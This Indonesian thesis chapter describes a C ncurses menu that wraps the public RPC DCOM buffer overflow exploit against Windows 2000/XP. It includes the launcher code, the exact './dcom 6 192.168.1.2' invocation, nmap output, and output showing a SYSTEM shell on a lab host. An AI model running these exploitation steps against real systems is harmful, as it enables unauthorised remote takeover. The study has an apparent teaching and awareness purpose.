

IV. HASIL DAN PEMBAHASAN

Sistem menu dcom untuk eksploitasi RPC DCOM pada sistem operasi Windows ini merupakan sistem menu yang akan menjalankan fungsi *dcom*. Menu ini dibuat agar dengan memberikan kemudahan kepada *user* untuk memilih dari beberapa fungsi yang telah disediakan dalam bentuk menu dcom. Dalam pengembangan *script* ini, penulis menggunakan metode *Waterfall*. pengembangan perangkat lunak


Dalam penelitian ini, metode *Waterfall* merupakan salah satu tahap dalam alur penelitian. Hal ini dapat dilihat pada gambar berikut :



Gambar 5. Alur Penelitian

Semua tahapan pada gambar di atas telah dijelaskan pada bab 3. Sebelum mengembangkan *script* dengan metode *Waterfall*, penulis terlebih dahulu membuat alur kerja menu atau proses yang dilakukan oleh menu dalam bentuk *use case* dan *Algoritma*.

4.1 Use case




Gambar 6. Use case pada Menu dcom

Dari gambar *usecase* dapat dilihat proses-proses yang ada dalam menu dcom ini. Satu-satunya aktor yang berperan dalam sistem ini hanyalah *user*. Kegiatan yang dapat dilakukan oleh *user* yaitu melakukan *scanning*, masuk pada tampilan awal dari menu dcom, masuk ke menu utama, dan memilih beberapa pilihan yang telah disediakan oleh menu utama. Pilihan-pilihan tersebut adalah masukan Sistem Operasi Target, masukan IP Target, *Attack*, *Exit*.

4.2 Algoritma

Secara umum proses algoritma prosedural terpenting adalah pada menu utama. Algoritma tersebut digambarkan dalam bentuk diagram alur berikut :



Gambar 7. Algoritma Menu Utama

4.3 Pengembangan *Software*

Berikut ini proses pengembangan *script* RPC DCOM menggunakan metode *Waterfall* :

1. *Software Requirements Analysis*

Pengembangan *script dcom* difokuskan pada pembuatan menu untuk menjalankan fungsi dcom. Menu dibuat sedemikian rupa agar dapat tampil sederhana. Penggunaan tombol *keyboard* panah atas, panah bawah, kanan, kiri, dalam pengoperasian *script* yang dikembangkan, eksekusi menu terpilih dengan *enter* dan menu yang terpilih akan ditampilkan dengan *highlight*. Pengembangan *script dcom* harus menghasilkan aplikasi yang dapat digunakan dengan mudah, dengan tampilan yang *user friendly*.


2. *Design*

Pada tahapan desain ini, difokuskan pada rancangan aplikasi antar muka yang akan dibangun terdiri atas rancangan antarmuka awal menu, rancangan antarmuka Menu Utama, rancangan antarmuka Menu Pilih Sistem Operasi.

2.1 Rancangan Antar Muka Tampilan Awal Menu

Tampilan menu awal ini merupakan menu yang tampil sebelum masuk pada menu utama. Pada tampilan ini, terdapat 2 (dua) pilihan yang dapat dipilih oleh pengguna. Pilihan yang pertama yaitu *WELCOME TO EKSPLOIT DCOM* untuk masuk pada menu utama dan pilihan ke dua adalah Exit apabila *user* akan

keluar dari menu dcom ini. Rancangan tersebut ditunjukkan seperti gambar 4.5 berikut :




Gambar 8. Tampilan Awal dcom

2.2 Rancangan Antar Muka Menu Utama

Menu yang dibuat terdiri dari menu utama serta beberapa submenu yang dibuat secara terpisah. Sub menu tersebut terdiri dari Menu Pilih Sistem Operasi, Input IP Target, *Attact*, dan *Exit*. Menu utama disiapkan untuk menyimpan semua isi dari variabel *menu_arr* yang isinya adalah pointer–poiter untuk submenu. Menu ini dibuat dengan bahasa C yang *dcompile* menggunakan *gcc* yang ada pada Linux. Sebelum pemilihan Menu Utama, aplikasi telah menyiapkan file “kosong.c”. file “kosong” ini berfungsi untuk menyimpan inputan dari sub menu yaitu Input Menu Pilih Sistem Operasi dan Ip Target kemudian ketika submenu *Attact* di *enter* maka Attack akan *mengcompile file hasil3.c* yang dibuat oleh file *kosong.c* sebelumnya. Selanjutnya fungsi *dcom* dijalankan secara otomatis.


Interface didesain sederhana namun berkesan menarik dan tidak membuat *user* malas menggunakan aplikasi. Rancangan tersebut ditunjukkan seperti gambar 4.5 berikut :



Gambar 9. Tampilan Menu Utama

2.3 Rancangan Antar Muka Menu Pilih Sistem Operasi

Rancangan menu pilih sistem operasi target ini menampilkan 6 (enam) pilihan sistem operasi yang dapat dieksploitasi. Rancangan tersebut ditunjukkan seperti gambar 10 berikut :



Gambar 10. Rancangan Menu Pilihan Sistem Operasi

3. Implementasi dan *Coding*

Penulisan kode-kode program dilakukan dengan menggunakan bahasa C pada Ubuntu Versi 9.10. Penulisan kode program mengikuti prosedur standar tata cara penulisan kode program, mulai dari penulisan kode program, komentar, serta kejelasan alur program.

Penamaan variabel untuk setiap *file* dalam pembuatan *script* aplikasi ini menggunakan kata-kata yang sesuai dengan fungsinya. Hal ini dilakukan agar pada waktu akan melakukan pengetesan dan terdapat kesalahan

pada *code* program *developer* akan sulit memperbaikinya. Dalam kode program, setiap perintah diberi keterangan (kegunaan dari perintah) agar mempermudah dalam pencarian bagian kode program saat perbaikan. Berikut bentuk *coding* untuk menu utama dan beberapa bagian sub menu :

1). Menu Utama

Dalam coding ini, Menu Utama pilihan memuat submenu yang *scriptnya* dibuat secara terpisah dan dieksekusi pada saat *user* memilih menu utama. Berikut potongan *coding* menu utama berisi sub menu yang disimpan dengan menggunakan variabel `menu_arr` :

```
char * menu_arr []
{"Pilih Sistem Operasi Target", "./menu_os1"},
{"Input IP target", "./ip_targetx"},
{"Attact", "./attact_command"},
{"Exit", ""},
```

Gambar 11. Potongan *Coding* Menu Utama

Pada `menu_arr` terdapat string kosong yang digunakan untuk menu *Exit*.

a. Deklarasi Menu Utama

Sebelum membuat menu, variabel-variabel dideklarasikan terlebih dahulu. Berikut potongan *codingnya* :

```
ITEM ** menu_item;
MENU * menu_main;
int ch;
int menu_count;
int i;
```

Gambar 12. Potongan Coding Deklarasi Menu Utama

Berdasarkan potongan *coding* di atas **ITEM**** menu item; menjelaskan bahwa, item-item dari Menu Utama yang akan dibuat dideklarasikan terlebih dulu.

b. Inisialisasi ncurses

Pada menu utama yang dibuat ini banyak bermain dengan warna sehingga proses inisialisasi ncurses diperlukan. Berikut potongan *codingnya* :

```

initscr();
start_color();
cbreak;
init_pair(1,COLOR_GREEN,COLOR_BLACK);
init_pair(2,COLOR_RED,COLOR_MAGENTA);
init_pair(3,COLOR_WHITE,COLOR_MAGENTA)
raw();
noecho();
keypad(stdscr, TRUE);

```

Gambar 13. Potongan Coding Inisialisasi ncurses

Pada potongan coding di atas `Init_pair(1,COLOR_GREEN,COLOR_BLACK);` menjelaskan warna green pada tiap teks dalam tampilan Menu, sedangkan warna hitam merupakan background dari teks yang tertulis.

c. Membuat menu item

Pilihan-pilihan item pada Menu Utama dibuat dengan fungsi yang terdapat di library *menu.h*. Item-item tersebut dapat dibuat dengan `new_item()` yang akan digunakan pada Menu Utama. Berikut potongan *codingnya* :

```

menu_count=ARRAY_SIZE(menu_arr);
menu_item = (ITEM **) calloc (menu_count + 1,
sizeof(ITEM *));
for (i = 0; i< menu_count;i++)
{
menu_item [i] = new_item(menu_arr[i][0],NULL);
}
menu_item [ menu_count ] =(ITEM * ) NULL;

```

Gambar 14. Potongan *Coding* Membuat Menu Item

Berdasarkan gambar diatas, `menu_item[i]= new_item(menu_arr[i][0],NULL);` menjelaskan bahwa menu item dari Sub pilihan menu akan dibaca berdasarkan ukuran arraynya.

d. Membuat menu utama

Membuat menu utama dengan menggunakan `new_menu ()` dan menentukan item menu

```

menu_main = new_menu ((ITEM **) menu_item);

```

Gambar 15. Potongan *Coding* Membuat Menu Utama

e. *Setting background* dan *foreground*

Pada menu utama ini *background* dan *foreground* akan *disetting* sehingga menu akan terlihat menarik. Berikut potongan *coding* nya :

```

set_menu_fore (menu_main, COLOR_PAIR(2) | A_REVERSE);
set_menu_back (menu_main, COLOR_PAIR(3));

```

Gambar14. Potongan *Coding* Setting Backround, Foreground

Berdasarkan potongan *coding* diatas, `COLOR_PAIR(2)` menjelaskan bahwa warna dari *foreground* yang akan kita

tampilkan sesuai dengan warna yang telah dipakai sebelumnya pada warna teks. Angka(2) menunjukkan warna yang akan ditampilkan adalah (2,COLOR_RED, COLOR_MAGENTA); begitu juga dengan COLOR_PAIR(3.)

f. Mengatur karakter untuk menandai menu aktif

Fungsi `set_menu_mark ()` digunakan pada menu utama ini untuk mengatur karakter yang digunakan untuk menandai menu aktif. Berikut potongan *coding* nya :

```
set_menu_mark (menu_main, "*");
```

Gambar 15. Potongan Coding Menandai Menu Aktif

g. Menampilkan menu

Selanjutnya menu utama ditampilkan dan layar *direfresh*.

```
post_menu (menu_main);
```

Gambar 16. Potongan Coding Menampilkan Menu

h. Menampilkan menu terpilih secara *highlight*.

Untuk menampilkan menu utama dengan *highlight* ke bawah/ke atas maka digunakan fungsi `menu_driver` berikut potongan *coding*nya:

```
menu_driver (menu_main, REQ_DOWN_ITEM);
```

Pada potongan *coding* diatas, `REQ_DOWN_ITEM` menunjukkan jika inputan dari keyboard berisi tombol keydown maka item pada menu utama turun.

2). Menu Pilih Sistem Operasi Target

Coding menu pilih sistem operasi hampir sama dengan menu utama. Dalam *coding* menu pilih sistem operasi ini, beberapa pilihan sistem operasi Windows disediakan sebagai *input* untuk `menu_utama` yang menjalankan fungsi `dcom`. Pilihan sistem operasi Windows dalam menu pilih sistem operasi ini disimpan juga dalam variabel `menu_arr`. Bedanya ketika *user* memilih sistem operasi Windows maka `menu_os` akan mengeksekusi dirinya sendiri. Berikut potongan *coding* nya:

```
char *menu_arr [][] = {
{"0. Windows 2000 SP 0 (english)", "./menu_os1x"},
{"1. Windows 2000 SP 1 (english)", "./menu_os1x"},
{"2. Windows 2000 SP 2 (english)", "./menu_os1x"},
{"3. Windows 2000 SP 3 (english)", "./menu_os1x"},
{"4. Windows 2000 SP 4 (english)", "./menu_os1x"},
{"5. Windows XP SP 0 (english)", "./menu_os1x"},
{"6. Windows XP SP 1 (english)", "./menu_os1x"},
```

Gambar 18. Potongan *Coding* Menu Pilih Sistem Operasi Target

Menu pilih sistem operasi dan menu utama menggunakan `ncurses` dan pustaka menu sehingga *coding*nya tidak jauh berbeda.

3). Ip Target

Coding ip target lebih difokuskan pada proses penulisan string ip target yang *diinput* kan pada saat menu utama dijalankan.

```
scanf("%s",&target_ip);
printf("- IP server target adalah
:%s\n",target_ip);
```

Gambar 19. Potongan *Coding* Ip_target

4). File_hasil3

File_hasil3 dibuat untuk tempat penyimpanan sementara yang diberi nama file “kosong” untuk menyimpan *inputan* yang akan dijalankan pada saat *attack* akan dipilih. Berikut potongan *codingnya*:

```
FILE *fp;
fp=fopen("file_hasil3.c", "w");
fprintf(fp, "kosong");
fclose(fp);
```

Gambar 20. Potongan *Coding* File_hasil3

Setelah dieksekusi file_hasil3 akan membentuk file”kosong kembali hal ini berarti file_hasil3 sudah dapat digunakan.

Berikut potongan *coding* file_hasil3 sesudah dapat digunakan :

```
fp=fopen("file_hasil3.c", "w");

fprintf(fp, "#include<stdio.h>\nmain() \n{\n
printf(\"-Starting DCOM ....\");\n system(\"./dcom
%d \", sel_index + 1);
```

Gambar 21. Potongan *Coding* sesudah dapat digunakan

4. Verifikasi/Testing

Testing dilakukan dengan cara memasukan *input* kemudian melihat apakah *output* sudah sesuai dengan yang diharapkan dijelaskan dalam bentuk tabel dibawah ini :

Tabel 1. Testing Menu Dcom

No	Fitur	Tanggal	output	Penguji	Respon Aplikasi	Keterangan
1	Menginputkan SO target ()	17 Maret 2010	<i>File Hasil3</i>	<i>User</i>	Sesuai	SO target didinputkanSO yang menjadi target eksploitasi
2	Menginputkan IP Target	17 Maret 2010	<i>File Hasil3</i>	<i>User</i>	Sesuai	target didinputkanSO yang menjadi target eksploitasi
3	Menjalankan Attact	17 Maret 2010	<i>File Hasil3</i>	<i>Program mer</i>	Sesuai	File hasil3.c dijalankan
4	Menjalankan fungsi dcom	17 maret 2010	<i>Compile File hasil3</i>	<i>User</i>	Sesuai	Menampilkan hasil Eksploitasi
5	Masukan berupa sistem operasi Windows, ip target, attack	17 Maret 2010	<i>Attack Di jalankan</i>	<i>User dan program mer</i>	sesuai	fungsi dcom berjalan

5. Maintenance

Pengimplementasian menu dcom dari *script* dcom yang telah dikembangkan. Pemeliharaan dilakukan pada pemahaman menu dcom pada saat digunakan.


1.1 Aplikasi Yang Di Hasilkan

1. Menu dcom

Menu dcom ini terdiri dari beberapa menu yaitu Menu utama, Menu Pilih Sistem Operasi, IP Target, *Attack* dan *Exit*.

a. Tampilan Awal


Tampilan awal adalah tampilan yang pertama kali muncul ketika menjalankan menu dcom. Pada tampilan ini *user* dapat memilih menu *WELCOME TO EKSPLOITASI DCOM*, untuk melanjutkan penggunaan menu dcom atau *Exit* untuk keluar. Pemilih menu dapat menggunakan tombol panah kanan dan kiri dan untuk mengeksekusinya menggunakan tombol *enter*.



Gambar 22. Tampilan Awal

b. Menu Utama

Menu utama merupakan *interface* utama dari *menu dcom*. Tampilan menu utama terdiri atas empat pilihan sub menu yaitu pilih sistem operasi target, *input ip target*, *attack*, *exit*.



Gambar 23. Menu Utama

c. Menu Pilih Sistem Operasi Target

Menu pilih sistem operasi ini berisikan daftar beberapa sistem operasi target yang bisa dieksploitasi oleh dcom. Tampilan menu pilih sistem operasi target terdiri dari Windows 2000 SP0 sampai SP4 dan Windows XP SP1 dan XP SP2.

```
0. Windows 2000 SP 0 (english)
1. Windows 2000 SP 1 (english)
2. Windows 2000 SP 2 (english)
3. Windows 2000 SP 3 (english)
4. Windows 2000 SP 4 (english)
5. Windows XP SP 0 (english)
6. Windows XP SP 1 (english)
Exit
```

Gambar 24. Menu Pilih Sistem Operasi

d. Input IP Target

Input IP target merupakan sub menu yang dapat digunakan untuk entri IP sasaran eksploitasi :

```
Ketik IP server target: 
```

Gambar 25. Input IP target

e. Exit

Tampilan menu keluar merupakan tampilan akhir ketika *user* akan keluar dari menu dcom ini. Hal ini dilakukan setelah *user* selesai melakukan eksploitasi atau *user* memang ingin keluar dan tidak ingin melanjutkan proses maka *user* memilih menu *Exit*.



Gambar 26. Exit

2. Hasil perbandingan tampilan dcom setelah dan sebelum dikembangkan
- a. Implementasi Eksploitasi Protokol RPC dcom Sebelum Dikembangkan

Pada tahap ini akan dilakukan eksploitasi protokol RPC hal ini agar terjadi kesalahan penanganan pesan dari penyerang (lokal) ke sistem yang diserang (target). Akibatnya sistem lokal dapat melakukan eksekusi kode pada target. kode yang digunakan adalah *script* “dcom” yang belum dimodifikasi. *Port* yang akan dieksploitasi adalah *port* 135 pada sistem dengan IP “192.168.1.2”. Sistem operasi yang diserang pada IP tersebut adalah Windows XP SP 1. Berikut tampilan eksekusi dcom sebelum dimodifikasi :

./dcom adalah perintah masuk kedcom

```

ubuntu@ubuntu-laptop:/media/5AE02015E01FF5CB$ ./dcom
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- modified by Maria Gusnita
- Usage: ./dcom <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)
ubuntu@ubuntu-laptop:/media/5AE02015E01FF5CB$ 

```

Gambar 27. Tampilan dcom Sebelum Dimodifikasi

Gambar di atas merupakan tampilan dari dcom sebelum dimodifikasi untuk menjalankan dcom para pengguna menggunakan perintah berikut :

./dcom <Target ID> <Target IP>

Setelah masukan id dan ip target dimasukan, aplikasi ini menampilkan hasil pada gambar 29:

```
ubuntu@ubuntu-laptop:/media/5AE02015E01FF5CB$ ./dcom 6 192.168.1.2
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
-modified by Maria Gusnita
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Gambar 28. Hasil Eksploitasi dcom

Pada gambar diatas telah dinyatakan bahwa bahwa lokal (IP 192.168.1.5) telah berhasil masuk ke dalam sistem target (IP 192.168.1.2) secara remote.

b. Implementasi dcom Dengan Modifikasi.

Sebelum masuk pada menu dcom dilakukan proses scanning terlebih dahulu untuk mengetahui port yang terbuka pada sistem target dan jenis sistem operasi. Proses ini dapat dilakukan dengan bantuan aplikasi *nmap*. Gambar berikut menyatakan hasil eksekusi *nmap* terhadap sistem target :

```

ubuntu@ubuntu-laptop:/media/5AE02015E01FF5CB/menu_dcom$ nmap 192.168.1.2

Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-02 20:56 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Try using --system-dns or specify valid servers with --dns-servers
Interesting ports on 192.168.1.2:
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
4444/tcp  open  krb524
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
ubuntu@ubuntu-laptop:/media/5AE02015E01FF5CB/menu_dcom$ █


```

Gambar 29. Nmap *IP target*

Tahapan selanjutnya adalah eksploitasi target dengan menu dcom yang sudah dimodifikasi dengan ip dan id target yang di entri sama dengan ip dan id target eksploitasi aplikasi dcom sebelum dimodifikasi yaitu *port* 135, Ip 192.168..1.2 pada sistem operasi Windows XP SP1.

Langkah pertama yang harus dilakukan adalah masuk pada menu tampilan utama dengan perintah *./tampilan_awal_dcom*.

Selanjutnya tekan tombol “WELCOME TO EKSPLOITASI DCOM” seperti dibawah ini:



Gambar 30 Tampilan Awal dcom dijalankan

Tahap selanjutnya setelah tampil menu awal, masuk pada menu utama dan pilih input sistem operasi target

```

Pilih Sistem Operasi Target
Input IP target
Attact
Exit

```

Gambar 31. Pilih Sistem Operasi Target

Berikutnya pengguna dapat memasukan id target yaitu Windows XP SP1 yang akan menjadi sasaran seperti gambar berikut:

```
0. Windows 2000 SP 0 (english)
1. Windows 2000 SP 1 (english)
2. Windows 2000 SP 2 (english)
3. Windows 2000 SP 3 (english)
4. Windows 2000 SP 4 (english)
5. Windows XP SP 0 (english)
*6. Windows XP SP 1 (english)
Exit
```

Gambar 32. Masukan Id target

Hasil input akan disimpan pada *file hasil3.c* yang isinya seperti dibawah ini :

```
#include<stdio.h>
main()
{
printf("- Starting DCOM ....");
system("./dcom 6
```

Gambar 33. Isi file_hasil3.c

Selanjutnya pengguna dapat memilih *exit* untuk kembali ke menu utama dan selanjutnya pengguna dapat mengentri IP target.

```
- Ketik IP server target: 192.168.1.2
```

Gambar 34. Masukan Ip Target

Hasil *input* target ditambahkan pada *file hasil3.c* sehingga hasilnya seperti di bawah ini:

```

#include<stdio.h>

main()

{

printf("- Starting DCOM ....");

system("./dcom 6 192.168.1.2");

system("./kosong");

return 0;

}

```

Gambar 35. *Inputan Ip* Disimpan Pada file_hasil3.c

Setelah selesai memasukan ip target, aplikasi akan kembali ke menu utama. Selanjutnya pengguna menjalankan perintah attact dan menu utama yang akan mengkompile *file hasil3.c*. Hasil eksekusi file hasil3 akan menjalankan fungsi dcom seperti gambar di bawah ini:

```

-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- modified by Maria Gusnita
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

Gambar 36. Output Aplikasi dcom modifikasi

Dari gambar di atas jelaslah bahwa menu dcom yang dibuat telah dapat menjalankan fungsi dcom dengan tampilan yang menarik. Hasil yang ditampilkan memperlihatkan kelemahan utama pada keamanan sistem operasi yang menjadi target. Jelaslah bahwa menu dcom telah dapat

digunakan untuk melakukan eksploitasi pada sistem operasi Windows dengan menjalankan fungsi dcom yang berada di dalamnya.

1.2 Pembahasan

Pengembangan dcom ini dilakukan pada sistem operasi Linux dengan *distro* Ubuntu 9.10. Menu dcom ini hanya dapat berjalan pada sistem operasi Linux yang dijalankan pada terminal lokal dengan adanya komunikasi antar komputer lokal dengan target. Komunikasi keduanya terhubung melalu jaringan lokal ataupun global. Menu dcom yang dibuat ini dapat menjalankan fungsi dcom selama kedua komputer masih terhubung di dalam jaringan. Jika telah keluar dari jaringan maka menu dcom ini tidak dapat menjalankan fungsi dcom.

Berdasarkan eksploitasi dengan menu dcom yang dihasilkan, menu dcom ini memenuhi syarat sebagai sarana eksploitasi karena menu dcom telah dapat menjalankan fungsi dcom dengan baik. Aplikasi ini lebih menekankan pada tampilan dcom yang baru dengan desain dan pewarnaan yang dipadukan sehingga terlihat menarik. Tampilan tersebut dibuat dengan memanfaatkan fungsi *ncurses* dan fungsi yang terdapat pada *pustaka menu* pada bahasa C di sistem operasi Linux.

Hal yang belum tercapai dalam pengembangan dcom ini adalah pemilihan menu dengan bentuk hirarki. Konsep pilihan menu yang diterapkan dalam aplikasi ini adalah pemilihan yang tidak terintegrasi dalam satu langkah dan penggunaan animasi. Ini merupakan tantangan bagi penelitian ke depan

bagaimana membuat menu dcom ini tampil dengan tampilan menu yang lebih menarik lagi.

Aplikasi dalam penelitian ini difokuskan untuk eksekusi fungsi dcom. Aplikasi ini memiliki beberapa fitur sederhana yaitu navigasi menggunakan tombol panah atas/bawah, menu ditampilkan dengan *highlight*, eksekusi menu dengan tombol *enter* dan hanya tampil satu menu di layar pada satu waktu. Pemakaian tombol *keyboard* pada menu ini memudahkan *user* melakukan navigasi serta berpindah-pindah ke menu yang telah disediakan kapan pun *user* menginginkannya. Menu dcom yang dihasilkan dapat digunakan untuk eksploitasi sistem operasi target sesuai dengan id dan ip yang telah diatur. Isi menu dcom terdiri dari tiga sub menu yaitu input id target, input ip target dan *attack*. Selanjutnya *attack* menjalankan fungsi dcom untuk melakukan eksploitasi ke sistem target sesuai isi file hasil3.c. Hal ini dapat menjadi peringatan bagi administrator atau pengguna untuk melakukan pencegahan eksploitasi pada sistem operasi tersebut.

Menu dcom ini didesain sesederhana mungkin tanpa mengurangi arti dari fungsi dcom itu sendiri. Hal ini dilakukan agar mudah digunakan oleh semua *user* baik *user* yang pernah menggunakan dcom atau *user* yang belum pernah menggunakan dcom.

sistem keamanan dari sistem operasi yang menjadi target. Dari kelemahan itu dapat dilakukan pencegahan eksploitasi pada sistem operasi yang digunakan.

BAB V. PENUTUP

5.1 Kesimpulan

